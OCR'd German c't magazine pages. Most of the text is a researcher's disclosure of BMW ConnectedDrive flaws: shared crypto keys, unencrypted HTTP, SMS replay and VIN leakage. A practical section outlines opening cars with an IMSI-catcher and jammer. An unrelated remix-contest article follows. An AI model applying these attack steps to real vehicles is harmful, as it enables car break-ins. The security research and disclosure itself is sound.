Woher stammten aber die Krypto-Schlüssel? Meine optimistische Anfangsvermutung war, dass fahrzeugindividuelle Schlüssel eventuell im V850ES Mikrocontroller gespeichert seien und von dort zum Mobilfunkmodem übertragen würden. Da die Suche danach zunächst zu aufwendig erschien, analysierte ich das beim Notruf verwendete Protokoll weiter. Zeichenketten in der Firmware zeigten schnell, dass offensichtlich NGTP (Next Generation Telematics Protocol) als Grundlage für die Kommunikation dient. Das verwundert nicht weiter, da BMW zu den Hauptinitiatoren von NGTP gehört.

NGTP verwendet die standardisierte Beschreibungssprache ASN.1 (Abstrakte Syntaxnotation Eins) für die Definition des Kommunikationsprotokolls. Man kann in der Firmware erkennen, dass die Beschreibung mit dem Open-Source-Compiler „asn1c" übersetzt wurde. Anhand der Datenstrukturen in der Firmware und Kenntnissen, wie asn1c arbeitet, lässt sich die ASN.1-Beschreibung des verwendeten Protokolls recht genau rekonstruieren. Dieser Schritt ist nötig, da NGTP keine konkrete Implementierung vorgibt, sondern nur Vorschläge dazu macht.

Als Nächstes machte ich mich erneut auf die Suche nach den Krypto-Schlüsseln. Das NGTP-Protokoll enthält Funktionen zum Update der Schlüssel, was die Vermutung bestärkte, irgendwo seien Schlüssel gespeichert. Doch die Suche blieb lange erfolglos. Quasi als letzten Ausweg untersuchte ich einen auffällig zufällig aussehenden Datenblock in der Firmware. Ich versuchte Teile davon als Schlüssel zu nutzen, um die aufgezeichneten Notruf-SMS zu dekodieren – was nach einigem Experimentieren tatsächlich gelang.

Das war seltsam: Sollte tatsächlich für alle Fahrzeuge identisches Schlüsselmaterial verwendet werden? Andererseits hatte ich bislang nur die Notruf-SMS untersucht. Für diese Anwendung wären identische Schlüssel eher unkritisch.

Ich hatte also herausgefunden, dass zum Verschlüsseln DES (56-Bit-Schlüssel) oder AES128 (128-Bit-Schlüssel) verwendet wird. Für die Signatur von Daten sind drei Methoden implementiert: DES CBC-MAC, HMAC-SHA1 oder HMAC-SHA256. Der verwendete Algorithmus wird im Header der Nachricht angezeigt. Außerdem gibt es für Verschlüsselung und Signatur 16 Paare aus zwei jeweils 64 Bit langen Schlüsseln. Das verwendete Schlüsselpaar wird ebenfalls im Header der Nachricht vermerkt.

Unklar ist, warum BMW die DES-Verschlüsselung benutzt, denn dieser Algorithmus gilt seit Langem als gebrochen. Er hat zwar gegenüber den anderen Krypto-Verfahren eine kürzere Blocklänge, was zu kürzeren Nachrichten führen kann, aber 3DES (Triple-DES) bietet diesen Vorteil ebenfalls und gilt zumindest noch als halbwegs sicher.

Eingebaut

Nach dem erfolgreichen Entschlüsseln und Dekodieren der Notruf-SMS setzte ich die Untersuchung am Fahrzeug fort. Ich wollte herausfinden, ob die Kommunikation bei sicherheitsrelevanten Funktionen besser geschützt ist. Dazu schaute ich mir das ferngesteuerte Entriegeln der Fahrertür näher an.

Um diese Funktion zu nutzen, richtet man einen Account auf dem BMW-Portal ein und schaltet die sogenannten „Remote Services" frei. Mit den Apps „My BMW Remote" für iOS und Android lässt sich dann die Fahrertür entriegeln. Um zu verstehen, was dabei genau passiert, musste ich wieder die Kommunikation mitschneiden. Die konnte nur mit einer SMS an das Fahrzeug beginnen, da eine Datenverbindung zum abgestellten Fahrzeug nicht möglich wäre.

Der einfachste Weg, an diese SMS zu gelangen, war die Überwachung der seriellen Schnittstelle zwischen dem Mobilfunkmodem und dem V850ES-Mikrocontroller der Combox. Nachdem ich mit der App eine Entriegelung ausgelöst hatte, fand sich in den aufgezeichneten Daten tatsächlich

Bild: ADAC

Die geöffnete Combox: Dieses Steuergerät im BMW stellt unter anderem die Online-Verbindung für ConnectedDrive her. Das Modem dafür befindet sich rechts oben auf der Platine.

Bild: D. Spaar

Mit einer Basisstation wie der SysmoBTS (oben) oder der nanoBTS lässt sich ein Mobilfunknetz simulieren, um den Datenverkehr des eingebuchten Steuergeräts zu belauschen.

© Copyright by Heise Zeitschriften Verlag




Bild: D. Spaar

Der Flashspeicher des Modems muss ausgelötet und auf eine Adapterplatine (links) gesetzt werden. Der Aufbau zum Auslesen mutet zwar abenteuerlich an, funktioniert aber.




Bild: D. Spaar

Das Modem-Modul der Combox verschlüsselt Daten, die per SMS verschickt werden.

die vom Fahrzeug empfangene SMS. Es handelt sich offensichtlich um eine Art Debug-Nachricht, da die eigentliche Verarbeitung der SMS im Mobilfunkmodem erfolgt.

Die Nachricht ließ sich mit Kenntnis der Krypto-Algorithmen und Schlüssel-Tabelle problemlos dekodieren und analysieren. Dann habe ich im simulierten Mobilfunknetz eine Kopie der SMS erneut ans Fahrzeug geschickt (Replay-Angriff), um dessen Reaktion zu beobachten.

Nachdem das Fahrzeug die SMS empfangen hatte, dauerte es etwa eine Minute, bis das System um den Hauptprozessor hochgefahren war. Dann baute die Combox über das Mobilfunknetz eine Datenverbindung zum BMW-Backend und versuchte, von dort Daten abzurufen. Da ohne Öffnungsbefehl keine Daten vorlagen, brach die Kommunikation ab; weiter passierte nichts. Die SMS hatte also zum Öffnen nicht ausgereicht, sondern nur den Abruf weiterer Anweisungen vom Backend ausgelöst (siehe Infografik auf S. 89).

Das Unglaubliche daran: Die Kommunikation zwischen Fahrzeug und BMW-Backend ließ sich im simulierten Mobilfunknetze problemlos mitschneiden. Denn das Fahrzeug schickte einen einfachen HTTP-GET-Request an den Server. Es gab keine Transportverschlüsselung per SSL oder TLS.

Um herauszufinden, welche Daten das Fahrzeug vom BMW-Backend erwartet, musste ich vor dem Replay der SMS lediglich mit der App die Entriegelung auslösen. So lagen auf dem Server Daten für das Fahrzeug bereit, die es abrief. Kurz danach wurde die Tür entriegelt.

Auch diese Daten ließen sich mit den bisher gewonnenen Kenntnissen entschlüsseln und analysieren. Als Protokoll diente wiederum NGTP. Im Unterschied zur SMS wurde lediglich ein anderes Verschlüsselungs- beziehungsweise Signaturverfahren verwendet, AES128 anstelle DES und HMAC-SHA256 anstelle DES CBC-MAC. Die Schlüsseltabelle war dieselbe.

Einbruch

Damit waren alle Informationen vorhanden, um alle an der Türfernentriegelung beteiligten Komponenten zu simulieren: Ich konnte mit selbst erzeugten Daten das Fahrzeug öffnen. Dazu waren nur die Basisstation und ein Laptop notwendig, der die gefälschte SMS schickte und sich als Backend-Server von BMW ausgab.

Doch würden die bei der Kommunikation verwendeten Schlüssel tatsächlich auch bei anderen Fahrzeugen funktionieren? Tests mit mehreren BMWs bestätigten dies. Dabei kamen auch noch weitere Erkenntnisse hinzu. So können in Fahrzeugen mit ConnectedDrive durchaus die Remote Services deaktiviert sein, wodurch die Fernentriegelung nicht funktioniert. Die Aktivierung des Dienstes kann aber ebenfalls per simuliertem Mobilfunknetz erfolgen und läuft ähnlich ab, wie bereits bekannt.

Dabei erhält das Fahrzeug eine SMS, die es anweist, eine neue Konfiguration vom BMW-Backend zu laden. Dies tut es per einfachem HTTP-GET-Request; das Format der Daten ist unverschlüsseltes XML und ohne größere Probleme verständlich. Die Konfiguration ist nicht gegen Manipulation geschützt, was man etwa durch eine Signatur einfach erreichen könnte. Daher lassen sich im simulierten Mobilfunknetz problemlos zuerst die Remote Services im Fahrzeug aktivieren, um danach die Tür zu entriegeln.

Immerhin gibt es in den ans Fahrzeug adressierten Nachrichten ein Element, anhand dessen es prüft, ob korrekt adressiert ist: die Fahrgestellnummer oder neudeutsch VIN (Vehicle Identification Number). Stimmt die VIN nicht, führt das Fahrzeug die gewünschte Aktion nicht aus. Aber auch das stellte kein Hindernis dar, denn freundlicherweise erwies sich die Combox als sehr kooperativ: Wenn sie eine ansonsten gültige NGTP-SMS erhielt, in der lediglich die VIN falsch war, so antwortete sie mit einer Fehler-SMS, ebenfalls im NGTP-Format. Die enthielt als Absender die korrekte VIN des Fahrzeugs.

Bei der Untersuchung an weiteren Fahrzeugen waren auch sehr aktuelle Modelle dabei. Bei einigen ist die Combox durch andere Steuergeräte ersetzt: Die Multimedia- und Freisprechfunktionen sind in der sogenannten Headunit (Bordcomputer, Navigation und Infotainment) integriert, für die Mobilfunkkommunikation ist die TCB (Telematic Communication Box) zuständig. Sie beherrscht zusätzlich zu GSM/

Betroffene Fahrzeuge und was zu tun ist

Der ADAC hat BMW über die Erkenntnisse informiert und als Verbraucherschützer Abhilfe gefordert. Der Hersteller bestätigte die Sicherheitslücken. Demnach sind alle mit ConnectedDrive ausgestatteten Modelle der Marken BMW, Mini und Rolls Royce betroffen, die zwischen März 2010 und dem 8. Dezember 2014 produziert wurden. Das sind in Deutschland rund 423 000 Fahrzeuge, weltweit 2,2 Millionen. Der ADAC hat eine Aufstellung der über 50 betroffenen Modelle veröffentlicht (siehe c't-Link).

BMW wurde vor der Veröffentlichung nach Absprache ausreichend Zeit eingeräumt, um Maßnahmen zu treffen. Eine über Mobilfunk ausgelöste Konfigurationsänderung hat mittlerweile die Transportverschlüsselung der Daten bei den betroffenen ConnectedDrive-Diensten aktiviert. Dabei wird laut BMW auch das Zertifikat des Servers geprüft.

Die Besitzer können jedoch nicht selbst erkennen, ob ihr Fahrzeug die Änderung erhalten hat. Wer hierüber Gewissheit erlangen will, kann sich bei der BMW-Hotline unter 0 89/1 25 01 60 10 erkundigen. Dies wird besonders bei Fahrzeugen empfohlen, die in den vergangenen Monaten in Tiefgaragen oder an anderen Orten ohne Mobilfunkempfang gestanden haben oder bei denen die Starterbatterie zeitweise abgeklemmt war. Über die Funktion „Dienste aktualisieren“ im Fahrzeugmenü kann man die Änderung selbst auslösen.

© Copyright by Heise Zeitschriften Verlag

GPRS/EDGE auch UMTS. Außerdem ignoriert die TCB Nachrichten mit falscher VIN, statt darauf zu antworten. Die korrekte Fahrgestellnummer lässt sich daher nicht so einfach ermitteln wie bei der Combox. Es werden aber weiterhin die bekannten, für alle Fahrzeuge identischen Schlüssel benutzt.

In der Praxis

Wie könnte nun ein Türöffnen per simuliertem Mobilfunknetz praktisch aussehen? Das nötige Equipment passt in einen Aktenkoffer oder Rucksack. Die Reichweite des simulierten Mobilfunknetzes kann auch in der Stadt hundert Meter und mehr betragen. Es wird so aufgesetzt, dass Telefone das stärkere Signal des simulierten Netzes erkennen und sich dort einbuchen (IMSI-Catcher). Der IMSI-Catcher muss nicht die Telefonnummer des Fahrzeugs kennen, um ihm eine SMS zustellen zu können. Er nutzt die TMSI (Temporary Subscriber Identity), die er beim Einbuchen vergibt. Sollen auch Fahrzeuge mit der TCB geöffnet werden, muss man ein vorhandenes UMTS-Signal mit einem sogenannten Jammer stören, um das Steuergerät zum Fallback auf GSM zu zwingen.

Da sich vermutlich nicht nur Fahrzeuge mit ConnectedDrive in das simulierte Netz einbuchen, ist eine Vorauswahl anhand der IMEI, also der Seriennummer von Telefonen und Mobilfunkmodems sinnvoll. Die ersten acht Ziffern der IMEI identifizieren das Gerät (Type Allocation Code, TAC). Hieran kann man auch zwischen Combox und TCB unterscheiden.

Bei einem Combox-Fahrzeug lässt sich die VIN wie beschrieben ermitteln, danach werden die Remote Services aktiviert und schließlich die Fahrertür entriegelt. Bei Fahrzeugen mit TCB muss man die VIN anders ermitteln. Je nach Auslieferungsland muss sie durch die Frontscheibe zu sehen sein oder sie steht auf einem Etikett im Türrahmen, das man zum Beispiel beim Aussteigen der Insassen fotografieren kann. Das Entriegeln hinterlässt keine Spuren und fällt auch in belebten Straßen nicht auf.

Zusammenfassung

Zum Zeitpunkt der Untersuchung hatte ConnectedDrive sechs Schwachpunkte, die seine Sicherheit kompromittierten:

- BMW verwendet in allen Fahrzeugen dieselben symmetrischen Schlüssel.
- Einige Dienste verzichten bei der Datenübertragung zum BMW-Backend auf eine Transportverschlüsselung.
- Die Integrität der ConnectedDrive-Konfiguration wird nicht geschützt.
- Die Combox verrät mit NGTP-Fehlermeldungen die VIN des Fahrzeugs.
- Per SMS versendete Daten im NGTP-Format werden mit dem unsicheren DES-Verfahren verschlüsselt.
- Die Combox hat keinen Schutz vor Replay-Angriffen.

Diese Probleme wären einfach vermeidbar gewesen. So sind Funktionen zur Transportverschlüsselung durchaus vorhanden, wurden aber nur für einige ConnectedDrive-Dienste genutzt. Außerdem individualisiert der Hersteller die betroffenen Steuergeräte, indem er beispielsweise die VIN einprogrammiert. Dabei sollte es möglich sein, auch fahrzeugindividuelle Schlüssel abzuspeichern.

Dr. Klaus Büttner von BMW Forschung und Technik hatte c't vor einem Jahr im Interview erklärt, die Sicherheit und der autorisierte Zugriff auf das Fahrzeug stünden im Vordergrund der Online-Dienste von BMW. Zum einen würden alle Dienste über ein BMW-eigenes, mit diversen Sicherheits-Features ausgestattetes Backend geroutet, zum anderen würden diese Dienste im Fahrzeug an ein Gateway geroutet, das nur autorisierte und vorher festgelegte Nachrichten und Daten weitergibt.

Im Prinzip traf das zu, doch der Fehler steckte im Detail. Nun hat BMW die Sicherheitslücken nach eigener Aussage durch Einschalten der Verschlüsselung geschlossen (siehe Kasten). Was können aber Fahrzeugbesitzer tun, die dennoch verunsichert sind? Leider gibt es keine Möglichkeit, die Mobilfunkkommunikation von ConnectedDrive bei Bedarf ein- und auszuschalten, ähnlich dem Flugzeugmodus bei Mobiltelefonen.

Man kann zwar ConnectedDrive permanent deaktivieren, das erfordert aber einen schriftlichen Antrag und einen Werkstattbesuch. Als Selbsthilfe könnte man den Antennenstecker an der Combox beziehungsweise an der TCB abziehen. Je nach Fahrzeugmodell ist das einfach möglich, da das Steuergerät unter der Kofferraumabdeckung eingebaut ist. Allerdings wird dadurch auch der automatische Notruf abgeschaltet.

Wer das nicht möchte, muss darauf hoffen, dass die Fahrzeughersteller ausreichende Sorgfalt auf die Details ihrer Online-Systeme verwenden. Der ADAC fordert jedenfalls, dass Computertechnik im Auto zeitgemäß gegen Manipulation und illegale Zugriffe geschützt wird. Dieser Schutz müsse nach Standards erfolgen, wie sie in anderen Branchen längst üblich sind. Außerdem müsse dieser Schutz von neutraler Stelle bestätigt werden, etwa per Common-Criteria-Zertifizierung des Bundesamtes für Sicherheit in der Informationstechnik (BSI) in Bonn. (ad@ct.de)

Literatur

[1] Axel Kossel, Internet-Mobil, BMW fährt mit ConnectedDrive, c't 8/09, S. 72


[2] Christiane Schulzki-Haddouti, Schädliche Daten-Emissionen, Wem Ihr Auto was über Sie verrät, c't 19/14, S. 62

[3] Benjamin Benz, Neue Bälle, bitte!, Reparaturtechniken für Chips und Platinen, c't 12/14, S. 84

c't Dokumentation und Software: ct.de/yapx

Angriff auf BMW ConnectedDrive

Wenn der Besitzer in der BMW Remote App die Türentriegelung veranlasst, erhält das Fahrzeug eine SMS vom BMW-Backend. Es holt daraufhin den Öffnungsbefehl von einem Server und führt ihn aus.



© Copyright by Heise Zeitschriften Verlag

c't-Remix-Wettbewerb

Das Remix-Material	Seite 90
Creative-Commons-Lizenzen	Seite 94

Hartmut Gieselmann

Freie Musik-Cocktails

c't-Remix-Wettbewerb mit Creative-Commons-Material

Start frei für unseren zweiten Remix-Wettbewerb: Gleich zwei Songs stehen mit ihren kompletten Aufnahmespuren zur Wahl. Die Sieger-Mixe pressen wir auf CD und Vinyl. Und das Beste: Sie können Ihre Remixe im Internet frei verteilen, ohne Zahlungen an die GEMA oder GVL befürchten zu müssen.

Drei wichtige Änderungen haben wir bei unserem neuen Remix-Wettbewerb vorgenommen: Erstens haben wir nicht nur einen, sondern zwei Pop-Songs ausgesucht. Sie können wählen, ob Sie es gerne etwas härter oder softer mögen. Zweitens wurden die Songs mit einem festen Tempo eingespielt. So können auch Einsteiger das Material leicht in groovende Loops zerschneiden, ohne das Timing nachbearbeiten zu müssen. Und drittens wurden beide Songs unter einer Creative Commons Public License veröffentlicht (CC BY-SA-NC 3.0). Sie können Ihre Remixe also frei im Internet verteilen – auch abseits unseres Wettbewerbs.

Für den neuen Wettbewerb konnten wir die Band The Easton Ellises gewinnen. Die vier Musiker aus dem kanadischen Montreal sind seit Jahren Befürworter von Creative Commons (CC) und haben bereits mehrere EPs unter diesem Lizenzmodell veröffentlicht. Viele ihrer Songs stehen ganz oben auf den Hitlisten des CC-Senders Jamendo. Und so waren sie auch gleich von der Idee begeistert, mit uns einen neuen Wettbewerb zu starten, der Remixern deutlich mehr Freiheiten einräumt als bislang gewohnt.

Das Song-Material

Ausgesucht haben wir zwei eingängige Uptempo-Nummern „Sex, Drugs & Rock'n'Roll" (SDRNR) sowie „Falcon 69". Das in A-Dur komponierte SDRNR kommt mit seinem Gitarrenriff und dem verzerrten Sprechgesang sehr rotzig daher. Die Band hat das Stück in ihrem eigenen Studio eingespielt. Die Gitarre wurde mit einem Sennheiser E906 von einem Marshall-Amp abgenommen. Die Drums stammen von einem elektronischen Kit, nebst einiger Software-Synthies und einem Juno 6. Für den verzerrten Gesang steckte der Sänger sein Shure-SM58-Mikrofon in einen Ibanez-TS9-Tube-Screamer. Von dort aus ging es über einen DBX-286A-Pre-Amp in einen Ibox-Mixer von Soundscape. Als Kompressor-Plug-ins kamen APIs 2500er sowie der LA2 von Universal Audio zum Einsatz nebst einem Sonitus:fx für das Delay.

„Falcon 69" wurde hingegen glatter und radiotauglicher in A-Moll arrangiert. Für die Auf-

© Copyright by Heise Zeitschriften Verlag

nahmen buchte die Band das Emery Street Studio in Montreal, die das akustische Schlagzeug mit einer Cadac-Konsole aufnahmen und den Song auf einer analogen SSL-Konsole mischten. Der Gesang wurde mit einem Neumann U-87 aufgenommen, angeschlossen an einem Cartec PRE-Q5 Pre-Amp und komprimiert mit einem Neve 1073LB. Das mit Synthie-Flächen und Backround-Chor üppig ausgeschmückte Stück lässt sich erstaunlich flexibel in verschiedenen Tanzstilen remixen, wie der im Original enthaltene Dubstep-Break (Takt 69 bis 76) beweist.

Beide Songs wurden auf Jamendo bereits weit über 100 000mal abgerufen und gehörten dort zu den Top-Titeln des Jahres. Auf unserer Remix-Seite www.ct.de/remix können Sie die Songs nicht nur anhören, sondern auch getrennte Spuren der Stücke zum Remixen kostenlos herunterladen.

Mixer-Einstellungen

Die 13 Spurgruppen (Stems) von „SDRNR“ sind bereits mit allen Effekten des finalen Songs abgemischt. Dazu gehören fünf Schlagzeugspuren, vier Synthie-Spuren sowie Bass, Gitarre, Gesang und Spezial-Effekte. Sie können die Spuren zum Remixen direkt in eine DAW Ihrer Wahl laden (Tempo 130 bpm).

„Falcon 69“ umfasst neben den sechs fertig abgemischten Spuren (Wet-Stems) auch die trockenen 29 Original-Spuren, wie sie die Band nach den Aufnahmen ohne jedwede Effekte ihrem Produzenten zum Mixen und Mastern gegeben haben (Tempo 128 bpm). Remixer haben hier größere Freiheiten, müssen jedoch beispielsweise den Gesang stärker nachbearbeiten als bei SDRNR. Für einen besseren Überblick fassen Sie die Synth- sowie 12 Drum-Spuren am besten in Sub-Gruppen zusammen.

Den Aufbau der Songs mit den verwendeten Akkorden finden Sie in der Tabelle oben. Um Ihnen die Arbeit zu erleichtern, haben wir aus den Spuren bereits markante Stellen als Audio- und MIDI-Loops extrahiert und diese mit weiterem Zusatzmaterial in einem separaten c't-Remix-Pack zum Download zusammengestellt, das ebenfalls unter CC BY-SA-NC 3.0 steht.

Struktur der Songs von The Easton Ellises

Song	SDRNR		Falcon 69	
Tempo / Tonart	130 bpm / A-Dur		128 bpm / A-Moll	
	Position	Akkorde	Position	Akkorde
Intro	Takt 1–8	A-C-G-A	Takt 1–8	Am-C-G-D
Verse	1. Takt 9 -24 2. Takt 43–58	A-C-G-A7 D-C-G-D	1. Takt 9–24 2. Takt 37–52	Am-D-Am-D
Pre-Chorus	1. Takt 25–32 2. Takt 59–66	A-C-D-E-E	–	–
Chorus	1. Takt 33–42 2. Takt 67–82 3. Takt 100–124	A-G-C-F-G	1. Takt 25–36 2. Takt 53–68 3. Takt 85–122	Am-C-G-D7 Am-C-G-D7 Am-C-G-D7 Am-C-Em-D
Break	Takt 83–90	D	Takt 69–76	–
Built-up	Takt 91–99	A-C-D-E-E	Takt 77–84	F-G-Am F-G-D

Gegen den Strich

Scheuen Sie sich für den Wettbewerb nicht vor ungewöhnlichen Interpretationen. Bürsten Sie das Material ruhig gegen den Strich. Wir freuen uns auf eine möglichst große kreative Bandbreite: Legen sie einen Half-Beat drunter, dekonstruieren Sie es zu einer Trip-Hop-Nummer im Stil von Kruder und Dorfmeister oder drehen Sie es zu einer schnellen Ska-Nummer auf. Dazu müssen Sie keinesfalls die Struktur der Originale von Strophe und Refrain aufrechterhalten, sondern können sich beispielsweise auch die Break/Build-up-Passagen gegen Ende herauspicken, und diese zu einem energiegeladenen Track ausbauen. Sie können auch andere Akkorde verwen-

Der Wettbewerb auf www.ct.de/remix

Weil die Creative-Commons-Lizenz der beiden Songs eine kommerzielle Nutzung ausschließt, deckt sie die Teilnahme an einem Wettbewerb nicht ab. Doch keine Sorge: Wir haben mit der Band für den Wettbewerb und die Produktion der CDs und Vinyl-EPs eine zusätzliche Vereinbarung getroffen. Sie dürfen mit Ihrem Remix also an unserem Wettbewerb auf **www.ct.de/remix** teilnehmen und – sollten Sie gewinnen – von uns auf CD und Vinyl produzieren lassen.

Schicken Sie Ihren Remix **bis spätestens zum 7. April 2015 per E-Mail an remix@ct.de**. So haben Sie noch die Oster-Feiertage, um Ihrem Track den letzten Schliff zu geben. Die Mail sollte den Remix als MP3-Datei und ein quadratisches Bild (mindestens 300 × 300 Pixel) für die Präsentation im Finale enthalten.

Zudem halten Sie bitte eine unkomprimierte Wav-Version (24 Bit, mindestens 48 kHz) des Remixes parat, auf die Sie per Link auf einen Download-Service (Dropbox etc.) verweisen. Sie können auch einen Download-Link auf die MP3-Datei einfügen. Für die Versendung der Preise benötigen wir darüber hinaus Ihre Postanschrift.

Anschließend wird unsere Jury, bestehend aus Mitgliedern der c't-Redaktion und der Band The Easton Ellises, eine Vorauswahl der besten Remixe für die Online-Abstimmung treffen, die Ende April startet. Dann haben unsere Leser etwa drei Wochen Zeit, die Songs zu bewerten. Am Ende zählen die Stimmen der Leser und die der Jury zu jeweils 50 Prozent.

Die Plattenproduktion

Im Geiste von Creative Commons setzen wir bei diesem Wettbewerb auf eine möglichst breite Streuung kleiner Preise. Der größte Gewinn sind sicherlich der Spaß und der Lernerfolg, den Sie beim Remixen haben werden. Nach Möglichkeit werden wir jedem Remixer ein kurzes Feedback mit eventuell dem ein oder anderen Tipp zu seinem Remix geben. Sie können bis zum Einsendeschluss auch gerne neue, verbesserte Versionen einreichen. Wenn Sie es ins Finale schaffen, winkt Ihnen zudem viel Aufmerksamkeit, aus der sich vielleicht weitere Kooperationen mit anderen Musikern ergeben.

Teilnehmer, die uns einen Remix schicken, gewinnen eine Remix-CD mit den Sieger-Songs des Wettbewerbs. Bei mehr als 300 Einsendungen (150 pro Song) entscheidet die Jury-Wertung über die Gewinner. Wer es ins Finale der Online-Abstimmung schafft, gewinnt zusätzlich eine Vinyl-EP.

Mit den zehn besten Remixen des Wettbewerbs (fünf pro Song) produzieren wir eine CD, die auch die beiden Original-Songs enthält. Die zehn Siegertracks werden soweit notwendig neu gemastert und auf ct.de kostenlos zum Download angeboten. Die besten sechs Remixe (drei pro Song) pressen wir zusätzlich mit den Originalen auf eine Vinyl-EP, die aus Platzgründen leider nicht alle Remixe umfassen kann.

Die zehn Remixer der CD-Tracks bekommen jeweils 20 Exemplare der CD. Wessen Remix es auf Vinyl-EP schafft, bekommt zudem 30 Exemplare der EP zur freien Verwendung. Die Sieger können weitere Tonträger zum Herstellungspreis bei uns bestellen.

Eine kleine limitierte Auflage der CDs und EPs werden wir zudem im heise shop verkaufen. Die Stückzahlen und Preise haben wir so niedrig kalkuliert, dass wir am Ende (hoffentlich) die Produktionskosten wieder hereinbekommen und weitere Wettbewerbe veranstalten können.

© Copyright by Heise Zeitschriften Verlag

The Easton Ellises über Creative Commons

Die Anfänge der Band The Easton Ellises aus Montreal, Kanada, gehen bis ins Jahr 1992 zurück. Sänger Alex D. und Schlagzeuger Simon Roy kennen sich seit ihrer Schulzeit.

1999 gründeten sie mit ihrem jetzigen Manager Udo Blenkhorn die Band Stereomovers und ihr Label Tidalwav Records. 2012 kamen Gitarrist Gé Pau und Bassist Luc D. dazu und die Band nannte sich in The Easton Ellises um. Ihren Stil nennen sie Dance-Rock. Er orientiert sich an Bands wie Kasabian, Primal Scream, Suede, The Presets, Cut Copy, Phoenix, RinÙcérÙse und WhoMadeWho. Die Songs findet man unter anderem auf der Webseite der Band (www.easton.cc), beim portugiesischen Netlabel Enough Records und dem CC-Internet-Radio Jamendo.

Nach eigenen Angaben verdient die Band mit ihrer Musik, Lizenzen und dem Verkauf von Merchandise auf ihren Konzerten genug, um Instrumente, Plattenproduktionen und Tour-Kosten zu bezahlen. Selbst ein eigener Band-Bus gehört dazu. Für ihren Lebensunterhalt müssen die vier jedoch noch „normalen" Jobs nachgehen: als Landschaftsarchitekt, Aquarium-Manager, Wein-Händler und Gabelstapler-Fahrer.

Die Gründe, warum sich die Band für Creative Commons entschieden hat, erklärt Manager Udo Blenkhorn: „Für uns hat das alt hergebrachte Urheberrecht, das auf die Berner Übereinkunft von 1886 zurückgeht, seinen Bezug zur digitalen Realität des Internet verloren. Wir glauben schon noch an das traditionelle Musik-Geschäft und sehen die Plattenindustrie auch nicht als Dinosaurier an. Doch wir müssen darüber diskutieren, ob das traditionelle Urheberrecht immer noch die beste Lösung für uns Musiker darstellt.

Creative Commons bedeutet ja nicht, dass man alle Rechte an seinem geistigen Eigentum aufgibt. Es erklärt nur allgemein verständlich, unter welchen Bedingungen das CC-Material verwendet werden darf, ohne erneut um Erlaubnis fragen zu müssen. Wer sich daran hält, muss keine Angst haben, verklagt zu werden, nur weil er einen Song von uns heruntergeladen oder damit sein letztes Urlaubsvideo auf YouTube unterlegt hat. Im Web findet man inzwischen tausende von Videos und Podcasts mit unseren Songs.

Die vier Musiker der Easton Ellises (v. l.), Luc D. (Bass), Alex D. (Gesang), Gé Paul (Gitarre) und Simon Roy (Drums) sehen die Vorteile von Creative Commons in der unkomplizierten Verbreitung ihrer Songs.

Das von uns gewählte CC-Modell BY-NA-SA 3.0 erlaubt Leuten, das Material herunterzuladen, zu remixen und für Videos zu nutzen, solange sie uns als Urheber nennen (BY). Sie müssen das Material ebenfalls unter der gleichen CC-Lizenz veröffentlichen (SA) und brauchen uns nicht um Erlaubnis zu fragen, solange sie es nicht kommerziell nutzen (NC).

> *„Das althergebrachte Urheberrecht hat seinen Bezug zur digitalen Realität des Internet verloren."*
>
> *The Easton Ellises*

